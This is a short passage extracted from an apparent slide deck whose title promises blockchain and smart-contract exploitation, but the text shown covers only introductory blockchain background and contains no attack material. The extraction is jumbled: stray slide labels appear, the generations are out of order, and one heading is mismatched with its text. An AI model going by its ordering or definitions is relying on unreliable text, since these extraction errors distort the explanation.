



# How to Exploit Blockchain Public Chain and Smart Contract Vulnerability

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
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


# Block Chain

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
# Introduction & Background



A blockchain is an intelligent peer-to-peer network that uses distributed databases to identify, propagate, and record information, also known as the value Internet. In 2008, Satoshi Nakamoto proposed the concept of “blockchain” in Bitcoin White Paper and created the Bitcoin social network in 2009.




# Block Chain Core Technology



Blockchain is not a new technology, but a technical combination of old technologies. Its key technologies, including P2P dynamic networking, cryptographic-based shared books, consensus mechanisms (byzantine generals), smart contracts, and other technologies are all older technologies with more than a decade of history.

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# Block Chain Core Technology






# Blockchain Features

## Decentralization

Decentralization is the most fundamental property of the blockchain, and it is also the most important factor that distinguishes the blockchain from other distributed ledgers.

## Irreversibility

There is no central body which governs whether a particular transaction should be recorded or not. This is solved for using consensus amongst all nodes on the blockchain.





# Blockchain Generations

Blockchain technology, it is divided into three stages: blockchain 1.0, blockchain 2.0, and blockchain 3.0.

## Blockchain appearance

### Blockchain concept appears

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## Generations 2.0

### Smart Contracts

Smart contracts are added to the digital currency, and other application development can be done on this basis. Blockchain 2.0 stands for Ethereum.

Two

One

## Generations 1.0

### Bitcoin and Digital Currencies

The typical representative is: Bitcoin, Bitcoin is the most successful application in the development of blockchain. However, the disadvantage of 